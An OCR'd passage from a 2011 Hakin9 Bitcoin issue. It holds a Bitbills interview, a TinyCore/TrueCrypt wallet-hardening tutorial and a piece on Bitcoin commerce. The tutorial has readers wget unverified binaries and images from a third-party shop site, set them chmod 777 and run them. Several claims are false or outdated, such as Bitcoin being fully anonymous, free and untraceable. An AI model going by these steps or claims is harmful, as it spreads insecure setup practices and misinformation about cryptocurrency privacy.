D: We hope that Bitbills will someday be as versatile as cash, which means that they could be used anywhere that cash is used. Any medium of exchange can be used in an illegal transaction, so we're not worried that Bitbills presents any kind of new opportunity for criminals.

Hakin9: How do you see the future of Bitbills and how universal is it's scope?

D: Bitcoin has shown the world that ecurrency is the future. And no matter how technologically advanced society will be at that time, there is something innately human about being able to hold something. Only a fraction of a percentage of society uses Bitcoin, and that was the easy portion–the people who are on the cutting edge of technology. If ecurrency is ever going to really take off, it's going to have to come in a form that people can sometimes hold, because that's something that anyone can understand.

So to answer the question, I think Bitcoin really needs Bitbills in order to succeed. Wherever people are using bitcoins, I'd anticipate seeing Bitbills in the same ecosystem.

Hakin9: What are some of the security-related challenges you faced while developing Bitbills and how did you circumvent them?

D: The biggest challenge in creating Bitbills was figuring out how the actual cards would work. Obviously, it needed to be easy to get the private key data for importing into a wallet, but we also had to be certain that it would be impossible for anybody to access the data without visibly destroying the card. It took about nine iterations (and lots of trial and error in between) before I came up with something in which I was totally confident.

The biggest single solution we found for card security was layering. Layering let us take advantage of the security properties of a few different materials, without losing out on account of a single material's limitations. The plastic is such that it reveals any attempt to covertly cut the card open to get the private key. The hologram blocks the QR code from view, both in the visible and x-ray spectrum. Of course, there are a lot of other little features that harmonize to secure the card.

Hakin9: Are they trackable like currency bills (using the number printed on the currency)?

D: We do not include any features on Bitbills for the purpose of tracking, however all cards are unique because we print each Bitbill's address on the face of the card. We do this so that anyone can easily verify that their card contains the proper balance. A side effect of this is that somebody might be able to write down the address of a Bitbill they see, then spot it again somewhere else and try to infer a path of ownership. We are considering making a version of Bitbills that does not have the address printed on it in the future.

Hakin9: How do they satisfy the three main principles of Confidentiality, Integrity and Availability?

D: Confidentiality - We never share customer's information with any third party, except the shipper if that counts. As much as possible, we only store records on private, offline computers. We also minimize the number of people who have access to sales records. We are working on doing payment-processing in-house, which will remove Mybitcoin.com from the order completely. All orders are sent encrypted.

Integrity – This refers to protection from tampering with data that a service stores on behalf of users, which we don't currently do. We delete any information about a card's private key after production.

Availability - Bitbills are particularly beautiful in this department. After the customer has a card, they no longer needs us at all. As long as you have a pair of scissors, you'll be able to access and read the private key. Even if we were to go out of business, Bitbills would be equally usable.

Hakin9: Security is stronger when Defense in Depth is applied, do you use Defense in Depth in Bitbills and how so?

D: Most of the security concerns relevant to our product have to do with offline factors. We're very careful to secure our physical manufacturing environment. All computing necessary for Bitbill production takes place offline, with the exception of the final funding transaction. Right now there is only one person capable of seeing private keys that go inside of a Bitbill. As we offer more online services, we plan to implement security checks and automatic safety switches at multiple layers (for example, we're doing this with the easy redemption service that we'll be releasing soon).

Hakin9: How did you go about testing Bitbills?

D: As far as security, we're always testing new approaches to get the private key without visibly altering the card, and we've had lots of friends and respected community members try to break our cards. Obviously, none have been successful thus far. We are offering a substantial bitcoin reward to anybody who is able to access a private key with minimal indication on the card. We've even had a radiologist x-ray the cards across a spectrum of energy levels (and we'll have pictures on the site soon!)

Needless to say, each individual card we produce goes through a series of tests too. We have tests throughout our manufacturing process that make sure the private key is readable, that it maps to the printed address, that the card is sufficiently durable, etc.

Hakin9: What precautions have you taken to prevent counterfeiters?

D: The biggest single anti-counterfeiting feature that we have are our security holograms. These are incredibly difficult to duplicate, and we're going to continue refreshing them with more advanced technologies and designs as we scale.

We're going to keep a version archive on our website, so that people can always check details to verify that a Bitbill is authentic. After a certain number of new versions have come out, or as we perceive an increase in the risk of counterfeiting, we will begin to deprecate older versions. This means that we will recommend that these older cards not be accepted in trade. Ideally, we would not have to deprecate any old version until years after its release.

Hakin9: Some people have tried to gain access to the private key embedded in the card. If they do successfully manage to gain access to the private key will this compromise the card?

D: We are confident that it's not currently possible to access the private key inside of the card without visibly altering the card. If somebody were able to do so, then they could withdraw the funds but then still sell the empty card to an unsuspecting stranger. Of course, the purchaser would find out about this as soon as they check the balance on the printed address or go to redeem the card.

If such an exploit were discovered, it would not be a catastrophe. We would inform the public, and encourage everybody to redeem their Bitbills for bitcoins (which is of course still possible as long as the attacker had not physically held the user's Bitbills). Then, we would investigate the exploit, and make any necessary revisions in a new card version. Again, we are confident that this will never happen.

HOW TO SECURE BITCOIN'S, YOUR VIRTUAL MONEY?

SEBASTIAN WOŹNIAK

But what is a bitcoin? Bitcoin was created by Satoshi Nakamoto in 2007, in 2009 Satoshi Nakamoto generated first part of bitcoins and called this event as „Genesis Block".

Bitcoin acting is a digital currency (like BitTorrent) in peer-to-peer networks. The currency here are bitcoiny (virtual coins, often expressed in abbreviated BTC). In contrast to most currencies this type Bitcoin is totally decentralized, which means that there is no central hub to print new money (or in this case "breaking" the newcoins.) So who is creating them? The surprising answer: You!

What are the benefits of using the system Bitcoin?


Why use Bitcoin since we already have enough foreign exchange systems on-line? Here are some key advantages Bitcoin:


- Using Bitcoin is totally free as the use of e-mail service. In contrast to the transactions made by credit card or other payment systems through on-line (which take roughly 1-5% commission for each transaction) in Bitcoin users do not pay any commission (unless they wish to support the network by paying transaction fees) . Whether you pour 0.01, or 10 million BTC, BTC transactions are free - making it an ideal system for microtransactions.
- Bitcoin is as simple as an e-mail address - just one click and the money is sent to any location on Earth within a few seconds.
- Bitcoin transactions are irreversible – once the decision to send by the user, a final bitocinówand, it is not possible to recover them after the transaction (unless the person to whom the transfer was sent will send us money). This approach solves a very serious problem with the Paypal, where the sent money can be withdrawn up to 180 days after the transaction
- Bitcoin use is safer than using any internet bank on earth. Internet banks use encrypted connections when a user logs on to their system. Encryption technology that is used by Bitcoin is much more advanced than that used by our banks (to learn more refer to chapter "Is it safe"). In other words, if someone managed to crack the encryption algorithms of Bitcoin transactions on the network, we would have much more serious problem on Earth (the entire world banking system would be compromised). As of today, to compromise the security of Bitcoin, the best supercomputer in the world would have to work on this constantly for about 20 years.
- Lack of a central hub to print new money - meaning that a value Bitcoin will not go down if the central bank wants to print more money. It is quite possible that in such a situation Bitcoin value will go up - because with the increase in inflation, people who are looking for possibilities to locate their savings will choose to use Bitcoin.
- Bitcoin is also anonymous, as much as they so wish. Just as with cash transactions – transactions that are carried out in Bitcoin completely anonymous. This is due to the fact that only one user ID is the address Bitcoin, and each user can have an infinite number of such addresses. In this way, each of our clients and our friends will have a different account number, but still all of these numbers will lead to our portfolio. It is also impossible to trace the IP address of the transaction, because Bitcoin address is not in any way associated with the IP address.
- In Bitcoin there is no "Big Brother" - ie, transfers take place over the Internet without any intermediaries or banks, and without knowledge of any governmental organizations or NGOs. Money is simply transferred directly to the recipient and appear in his account almost immediately
- Bitcoin is not Paypal; Bitcoin is the currency in itself, while Paypal is just an overlay on the existing currency

How bitcoin works ?

Bitcoin is open-source program written in C++, for Windows, Linux, MacOS, but if you using another operating system, you can download and compile Bitcoin on your OS.


When you lunch Bitcoin you will see this window:






Each one bitcoin user has their own unique address consisting of 34 characters, which contains uppercase and lowercase letters and numbers.

When we know bitcoin address of the person to which we want send some bitcoins we just push send bitcoin and in new windows type the address and amount to send:



Bitcoin clients have an address book where we can store bitcoin addresses of our friend's or strore's who acceptbitcoins.



In 16 July 2011, Symantec Corp announce first virus that stole a wallet.dat file that contained bitcoin's and a history of transactions. It was a CoinBit.Stealer.

It searched wallet.dat on the operating system, and sent it to the virus author via polish mail server located on wp.pl. Approximately, the number victims of the virus was about 15,000 users.

So what we can protect our Bitcoin's ?

We can create a Flash Drive with Linux based operating system to keep our Bitcoin's safe.

To create that, we need a Flash Drive with a minimum capacity of 1GB(but I recommend a bigger one, for example 16GB, we must remember, in this system will download block content of approximately 300MB and block index of approximately 120MB) and TinyCore Install CD.

Download TinyCore:

Go to http://distro.ibiblio.org/tinycorelinux/downloads.html and select to download MultiCore (http://distro.ibiblio.org/tinycorelinux/3.x/release/multicore-current.iso), and burn it to CD.

Installing TinyCore:

Boot your computer with MultiCore, on startup screen type tcg to install TinyCore with support Windows disk's format. After you enter into LiveCD, we can proceed to install a secure system.

You must create 2 partitions on your's Flash Drive, the first will be smaller and have a size of about 50MB (it will be a bridge to connect our Linux and Windows based operating systems), the second partition should be assigned the rest of the Flash Drive.

To create the partitions, download few apps.

Lunch terminal and prompt:

```
tce-load -wi base-dev dosfstools mtools e2fsprogs_apps
```

After you launch the Apps from wbar(bar witch Irons on bottom), push connect and type in search input gparted, this may take a long time, because Apps manager downloads all dependences to run gparted.

To run gparted we must logged as root, so switch to terminal and type:

```
sudo gparted
```

When you enter to gparted make sure to select correct Flash Drive, remove all partition's and create two brand new partition's.

Allocate 50MB to first partition and format it to fat32, rest of Flash Drive allocate to second partition and format it to ext4. When you set up partition's push apply and wait for finish operation's. You can set labels to partition's if you want.

After gparted finishes, close it.

Then run *mount tool* and mount device which contains the TinyCore image, after that run TC_Grub4Dos.

In Tiny Core Grub4Dos Installation window, set option's:

- TinyCore(select file which contains TinyCore image from device which you mount first)
- Frugal
- Second partition on your Flash Drive

After that push button with arrow to right. On this screen you can type custom boot options.

You must type this:

```
waitusb=10 noswap norestore vga=795 loop.max_loop=256
```

When you type this push button with arrow to right to go to next step.
Little explanation of these options:

- *waitusb=10* – for slowest usb bootmanager will wait 10 seconds to initiate your Flash Drive
- *noswap* – ignoring swap partition, it is for keep your Flash Drive life longer
- *norestore* – ignoring backup and restoring home directory, when restore is enabled it wil crash the bitcoin daemon, database and logs files.
- *vga=795* – it set screen resolution to 1280x1024 and 32bits color
- *loop.max_loop=256* – this is need to lunch TrueCrypt

In this screen you see boot options which you set on previous screen and install options.

To start installation push proceed, you will be redirected to next screen to watch install process.

Installation process may take few minutes, after finish close installation window and reboot yours computer to start from Flash Drive with our clean Linux System.

Before you install Bitcoin and TrueCrypt you must enter few modification's.

Launch Terminal and type:

```
blkid -s UUID /dev/sdx2 > bootuuid
```

Where x is a letter of your Flash Drive, open *Writer* open bootuuid from /home/tc. Launch Mount Tool, and mount first partition of your Flash Drive, after that, open another *Writer* and open /mnt/sdx1/menu.lst (Where x is letter of you Flash Drive). Copy UUID from first document and paste it to menu.lst. We must change some boot options to like this:

```
home=UUID="xxxxxxxxx…xxxx" tce= UUID="xxxxxxxxx…xxxx"
```

Save menu.lst and reboot, when you again enter to system please check mount partition with TinyCore on Mount Tool(You must see one partition green highlighted), if this partition mount correct, we can set up BitCoin and TrueCrypt.

Set up Bitcoin:
You must download BitCoin Client from the official website, so lunch Terminal and type:

```
wget http://garr.dl.sourceforge.net/project/bitcoin/Bitcoin/
  bitcoin-0.3.24/bitcoin-0.3.24-linux.tar.gz
```

after that, install *Midnight Commander* – launch *Apps* and type in search midnight, from list on left select mc and push go. When mc is installed launch Midnight Commander using icon on wbar. In Midnight Commander create new directory in /home/tc/ and named it btc32.

Change directory to btc32 in left side of Midnight Commander, on right go into downloaded BitCoin archive, unpack biranrie's bitcoin and bitcoind from bin/32 to btc32 (check bitcoin and bitcoind by pressing *INSERT* and press *F5*) after that close Midnight Commander.

Launch terminal and type this command:

```
sudo chmod 777 -R btc32
```

and:

```
./btc32/bitcoin
```

The BitCoin Client window will appear, close that by press CTRL+Q.

Setup TrueCrypt:
Before you install TrueCrypt and create encrypted partition to hold yours valuable BitCoins you must install a few apps, so lunch Apps press connect and type in search:

- *lvm2 with dependencies* – need to set up TrueCrypt
- *xts with dependencies* – need to set up TrueCrypt
- *util-Linux-ng with dependencies* – need to set up TrueCrypt

When all above programs are installed, type in a search for TrueCrypt.

This may take few minutes up to 10, when is done, you must check and correct setting of TrueCrypt, so lunch TrueCrypt by pressing icon on wbar.

Settings of TrueCrypt:
When TrueCrypt is lunched select *Preferences* from menu *Settings*, change tab to *System Integration*, and check *Do not use kernel cryptographic services* from section *Kernel Services*.

Now you can create own TrueCypt cointainer for wallet.dat and addr.dat. Close Preferences and proceed tp creating container, press Create Volume. On appeared window select Create an encrypted file container and press Next. In this window select *Standard TrueCrypt Volume* and press Next. On this screen press *Select File*… on appeared window type name of TrueCrypt Volume, and press *Save*. Uncheck Never save history and press *Next*.

One of most important screens in process of creating TrueCrypt Volume, choice of encryption, I recommended *AES-Twofish-Serpent* in section *Encryption Algorithm* and *SHA-512* in Hash Algorithm, (This encryption and hash algorithm is slow and creating Volume take about 2 minutes, but this is the most secure combination for secure data) and press *Next*.

Volume Size screen is second of most important step in overall process, if you going to do a lot of payments using BitCoin's

you must set larger size for example 1GB, but if you going to do few transaction's you can set size to 150MB, when you set size press Next.

Volume password is last of the important steps in this process, set a strong and long password, my password is 20 characters long and contains lowercase and uppercase letters, numbers and special characters like #$^&*, when you have chosen and set the password press Next.

Select file system on Volume, best choice is *Linux ext4*, and press Next.

Cross-Platform Support is not needed to us, so select, *I will mount volume only in Linux* and press Next. On screen Volume Format move your mouse in random places within this window to create strong hash to encrypted data, when you sure hash is strong press Format. Time formatting Volume dependence of size Volume and choosen Encyption and Hash Algorithm.

When it's done press exit to main window. Select first slot after, select volume witch you created and press mount. In appeared window type password to volume, and press *OK*. Launch Midnight Commander to move your wallet.dat and addr.dat to encrypted volume. On left side change directory to the one which cointains wallet.dat and addr.dat, on right side go to /mnt/truecrypt1. Now just copy wallet.dat and addr.dat to /mnt/truecrytp1. Close Midnight Commander and launch Terminal, In terminal window type following commands:

```
cd .bitcoin
rm wallet.dat
rm addr.dat
ln -s /mnt/truecrypt1/wallet.dat wallet.dat
ln -s /mnt/truecrypt1/addr.dat addr.dat
```

Now you have a secure operating system with encrypted volume to safely store and manage your precious Bitcoins.

But there is one more thing you can do to enhance both convenience and security of the setup: order notifications about payments to your Bitcoin addresses.

The new service https://bitcoinnotify.com delivers IM, e-mail, HTTP (and soon SMS) notifications anytime you receive Bitcoins on predefined addresses. BitcoinNotify.com monitors the public Bitcoin network and can instantly inform you about received payments or Bitcoin price changes on major exchanges.

While the service is free of charge, you will need an invitation from existing member. For Hakin9 readers iVirtuo.com who operates the service prepared a special invitation code:

```
5xQt52ojbM
```

Thanks to notifications you do not need to connect your Bitcoin client all the time just to check your balance.

So, this is it, now you can have almost 100% confidence that you have secure wallet for BitCoin's.

But if you don't want to create this linux own, you can downloaded image to clone Flash Drive or VMware machine from:

```
http://bitcoin-shop.biz
```

If you don't want to cloned Flash Drive form image or you don't want using VMware machine, you can order a prepared Flash Drive(now only available in Poland).

Customize Linux:

Even most secure system can look god. To do this you must edit one file, and download some things from internet.

Mount first partition of your Flash Drive, then open Writer open /mnt/sdx1/menu.lst (where x is letter of you Flash Drive), copy UUID from home option and add this:

```
opt=UUID="xxxxxxxx….xxx"
```

where xxxxxxxxx…..xxxxx is pasted UUID from copied piervorous from home or tce option.

After that reboot system, when OS start again download some wallpaper's by terminal.

Lunch terminal and type:

```
cd /opt/backgrounds
wget http://wallet.bitcoin-shop.biz/bitcoin_wallpaper.jpg
wget http://wallet.bitcoin-shop.biz/bitcoin_wallpaper2.jpg
```

After that run Panel from wbar and press button name Wallpaper and select one from list .

Custom icon to run BitCoin Client from wbar.

Now to run bitcoin you must open terminal and type:

```
./btc32/bitcoin
```

In this part I will show how to create custom icon on wbar.

Lunch Midnight Commander and go to /mnt/sdx2/tce (where x is letter of you Flash Drive), and create directory named

```
ondemand
```

Close Midnight Commander and lunch terminal, change directory by typing:

```
cd  /mnt/sdx2/tce/onedemand/
```

where x is letter of you Flash Drive, after that type this:

```
wget http://walllet.bitcoin-shop.biz/btcwbar
wget http://wallet.bitcoin-shop.biz/btcwab.img
chmod 777 *
```


Now you must restart Xserver by press:

```
CTRL+ALT+BACKSPACE
```

After show's bash type:

```
startx
```

It's done you have icon on wbar to run BitCoin Client.



SEBASTIAN WOŹNIAK

I'm 25 years old and I'm interested in free software and I am a huge fan of opensource apps. I like programming in C++ and designing websites and creating modules to e-commerce script – PrestaShop. I am currently working for Herkules PC Components in Lodz in Polish company from the IT sector. If you like this you can send some BitCoinís to:

15TiNt2bY3qcMdXsaL1fNUrzVZ3dcuCYdC

sebastian.wozniak@ozyrys.org


BITCOIN ONLINE AND OFF-LINE OPPORTUNITIES FOR COMMERCE

ED HERTZOG

If you are planning on integrating Bitcoin into your online shop, you probably know most of the benefits of Bitcoin. Although many people may already know about Bitcoin's lack of need for a central authority, and its ability to bypass slow, expensive, insecure, and cumbersome payment networks built during the 20th century, not many technologists know about all of the various ways a Bitcoin based commerce solution may be implemented, either offline or online.

Bitcoin Security

No discussion of a technology solution, particularly one that involves handling other people's money, is complete without a discussion of security. The topic of Bitcoin security is multi-faceted and very wide in berth, so this article is not going to pretend to be exhaustive or complete on the subject, but will hopefully act as an introduction to the subject as it relates to Bitcoin. The topic of security takes on a heightened profile given the hacking of a popular Bitcoin exchange that took place earlier this summer. As that event helped point out, there is much more at stake than money or legal liability -- there is the reputation of Bitcoin and digital currencies to be considered as well.



As soon as word of the hacking was spread, came the articles proclaiming the death of Bitcoin. Of course, those of who know that a single bank robbery does not mean that we should stop using or lending money in an economy, continued to invest time and money in spreading the usefulness of Bitcoin. But, let there be no doubt about, valuable work marketing the concept of Bitcoin and convincing buyers and sellers was briefly put at risk and diminished. So when you are implementing your own technical solution for your own little niche of this booming internet economy, be aware that it isn't just your hard work on the line, its is everyone else's as well.

Escrow and Identify Verification

In a traditional face-to-face transaction, the terms of the deal are simple. You either hand the person at the register cash, or a debit/credit card that can be immediately verified, and you walk out of the store with the goods. In an online transaction, you conduct business with trusted online retailers, or, if you don't, you usually have the recourse to reverse a transaction with a retailer who does not deliver promised goods. If that retailer does it often enough, it can not only put their merchant account at risk with their credit card processor, it may even involve the police. At the moment, given the anonymous, non-reversable nature

of Bitcoin transactions online, it is hard to deny a certain Wild West aspect of the growing Bitcoin universe. But like anything in finance, there is always risk. The consequence of risk should not be to avoid it, but to intelligently mitigate it. This is where escrow services play an important role in the growing Bitcoin economy.

Helping to settle the frontier is SecureCoin.org, which is a new free-to-use escrow service. There is a defined work-flow process which governs a transaction between a buyer and seller. Whether or not trust will be associated with this third-party will likely be determined by their technical considerations. Providing the social rules of the trade will not alone be adequate without strict adherence to IT security best practices. Having someone on the staff who is passionate about security issues, I can only hope, is part of these entrepreneurs' business plan.

A Bitcoin escrow process should include a couple of core properties. There must be a principal buyer and seller, or a way to securely delegate agency. There must additionally be terms of agreement, an agreed-upon BTC total, a seller Bitcoin address, and a status for the transaction. The methods associated with the escrow work-flow process should minimally contain:

1. Escrow terms accepted
2. Work in progress (item has been sent, project has been started, etc)
3. Agreement fulfilled
4. Payment received
5. Bitcoins received
6. Bitcoins payed
7. Escrow process complete
8. Status set to complete

Of course, the question is begged: what if there is a dispute? What if there is? As detailed later in the article, your terms should include a legal jurisdiction. Or, if both members of the escrow service are open to a free-market dispute resolution alternative, there may be other options available. But whatever you do, make sure you agree to the terms of dispute resolution in your agreement.

ID verification service

Helping to make the escrow service more trust-worthy, SecureCoin supports trust-building among Internet users by giving users the ability to confirm their identity and share them with other users about so-called public IDs. Any time that the Bitcoin economy can be linked to, and incorporated into the institutional mechanisms that make our economy function, the better off Bitcoin is. Having a secure and reliable way to confirm buyer and seller identities is beneficial to all parties involved in Bitcoin transactions.

Currently SecureCoin offers the following ways of verification:

1. Sofortueberweisung (instant wire transfer with your online banking system)
2. PayPal
3. Official ID

With Public IDs, it is your choice to choose what information will be published. You get an unique link which you can share with the other person on the other side of your trade. Online, your trading partner will see that the green marked data is verified with the listed verification procedures. To prove that the Public ID belongs to you, your partner provides you with a secret code which you can insert into your Public ID.

The Bitcoin commerce off-line

For Bitcoin to truly work as an international currency of importance, transactions will have to be made off-line, in actual physical stores. This will most likely represent a hurdle that, once overcome, will help make Bitcoin universally accepted.

Much of the success behind Bitcoin has come from individuals taking it upon themselves to find new and innovative ways to use the currency. Some of this ingenuity will hopefully spill-over into the offline world as well. If you are the owner of a physical store, you might do your part by posting a sign that says: "We Accept Bitcoin". Even if you have very few people paying with Bitcoin, you're helping with increasing awareness. Providing a URL might not hurt either, or the helpful suggestion: "google bitcoin".

Smart phones

Since it seems nearly everyone is walking around with a smart phone these days, it would only make sense to leverage this existing technology that people are generally already comfortable with. Near field communication (NFC) or unencrypted Bluetooth can provide a wireless data transport mechanism. It works by you touching your phone to another NFC capable device, or for your favorite boutique at the mall, an NFC transmitter. The transmitter would send a Bitcoin address and a BTC total, which would be displayed via a GUI on your iPhone or Android. Confirming the payment would cause the phone to create, sign and broadcast the Bitcoin transaction. The retailer's Bitcoin node would receive the transaction a few seconds later.

The first foray into this market that I have come across is an application for the Android mobile phone platform, BitPay.

The main features of this product are:

1. 2D barcode using the phone's camera for transferring the Bitcoin address of the receiver
2. eWallet service for instant transfer of Bitcoins, using minimal hardware resources
3. Free to use and completely open source (Apache V2 license)
4. Transfer Bitcoin to another person who is using application in under 1 minute

This online services markets itself a substitute for traditional credit cards and PayPal. BitPay instantly converts BTC received from customers into conventional currencies, which eliminates the inherent risk present in forex markets. The primary offering is that this service can just as easily be implemented for customers. In the case of MtGox, it would function as a bank account using Bitcoin only as a currency to work around the conventional payment system and offer Bitcoin's value, such as low transaction fees and anonymity. With both the customer and the merchant almost entirely protected from the Bitcoin exchange rate, this effectively splits up Bitcoin users into three types:

1. Customers – people buying products from merchants
2. Merchants – people buying products from customers
3. Speculators – these holding on to Bitcoin, hoping to make a quick buck from exchange fluctuations

Without automated currency conversion, it's a requirement for customers and merchants to acquire a certain degree of speculative risk. This, obviously, is not a primary characteristic of

a stable, useful currency. However, with automatic conversion, the three roles can be neatly separated, and Bitcoin becomes a conventional currency.

Smart Card Point-of-Sale Terminals

Another technology people are already comfortable with in a retail environment are smart cards. The most common ways to pay in supermarkets is with cards containing a magnetic stripe, some of which require a use of PIN.

There are a number of security concerns that would have to be overcome with regards to this type of implementation, but as the Bitcoin economy expands, third parties would absorb and mitigate this risk. For example, a company would issue BTC cards, the same way Visa/Mastercard giftcards are issued. The company would be a transaction processor. The Bitcoins would not be contained on the actual card. The processor would function to verify the transaction and actually perform the sending of the Bitcoins. A trusted third party would be able to provide instantaneous confirmation that a transaction took place. Obviously, no one will want to sit around and wait for a half dozen "blocks" for their funds to clear. A transaction processor would provide credit and assume that a vast majority of transactions would be legitimate, since their authorization would imply so, and provide very short-term credit in order to facilitate instantaneous transfers of funds.You could take this approach to using Bitcoin in real world commerce by offering a private label gift card program from a provider who specializes in this. A private label gift card service provider wouldn't necessarily have to handle your funds - they can simply provide a solution that keeps track of the balance on the cards for you. Some include features that allow users to check their balances by on the web.

Invoicing

If your business conducts commerce by sending out invoices, adding one line may make a huge impact for Bitcoin. List Bitcoin as a payment option just after Visa, MasterCard, and American Express. Again, they might not use it as a payment means, but every little bit of spreading awareness helps.

You may consider a brand new Bitcoin address for each invoice. Reference the address when you send the invoice. When a Bitcoin payment arrives, you'll know where it came from based upon where it was sent. Your invoice might suggest an amount, based upon the current conversion rate. If your invoice is for USD $1,000 and BTC's are currently worth USD $12.00 each, your invoice might contain the text explaining how they pay their balance: "with a payment of 83.33 BTC if paid by ...".

Giving a client pre-printed payment slip with a payment address will help your customer maintain a paper trail. Futhermore, the customer will be able to publicly prove through Block Explorer that the payment took place.

Fraud

With regards to invoicing, you should be aware that people with nefarious intentions could send fake invoices to your customers and trick them into making a payment to a Bitcoin address they have access to, instead of you. One way you could control that is, whenever possible, take away the need to type Bitcoin addresses off of pieces of paper, or from an email. Instead, give people a URL and a login where they can choose outstanding voices that are in need of payment and perform the transaction online. Make sure the interface is smart phone and iPad compatible so people have every possible convenient opportunity to send you your money via SSL.

Supply and Demand

When a business receives Bitcoin currency in commercial transactions, they may very well convert the currency to something fiat, like a Euro. This is because most of their vendors and employees, who are on the receiving end of their payable accounts, are probably still going to be getting paid in some state sovereign's currency for the foreseeable future. Although in the past few weeks BTC prices have been stable, those exchange rates have also been very volatile just prior to that. It might be a good idea to price items and set a time limit those quotes are good for.

Bitcoin Arbitrage Opportunities lists the exchange rate for many currencies on multiple exchanges and in various currencies. Bitcoin Charts provides a data feed that provides weighted prices. They make a JSON feed available so you could conceivably, with some programming skills, make prices completely dynamic on a daily or hourly basis. If you plan on doing a large volume of exchanges, you may want to educate yourself on the practice of currency hedging.

Commercial Contracts

A sales contract, with a clause that ensures payment in BTC, should be written to eliminate as much risk of a mis-understanding on the part of either they buyer or seller. The specific terms you may want to outline would include:

1. specify the party responsible for paying any transaction fees
2. specify that a transaction fee must be paid
3. specify amount of transaction fee
4. requirement and handling of escrow through an escrow service
5. jurisdiction for disputes
6. refund policy

Death and Taxes

Bitcoin transactions are, in principle, no different from cash. Cash is also anonymous and doesn't leave a paper trail, yet is widely used in commerce every day. No one proposes cash be abolished because some people use it for evil purposes. But that doesn't mean politicians might not try to throw cold water on the latest internet craze out of preserving their own self-interest. In short, it might not be a bad idea if we all adhere to the letter of the law with regards to our fiduciary relationship, however strained, that inevitably exists with the state.

Would you turn down a cash transaction in your business? Probably not. So ask yourself if you pay taxes on cash transactions. The answer for Bitcoin should probably be the same.

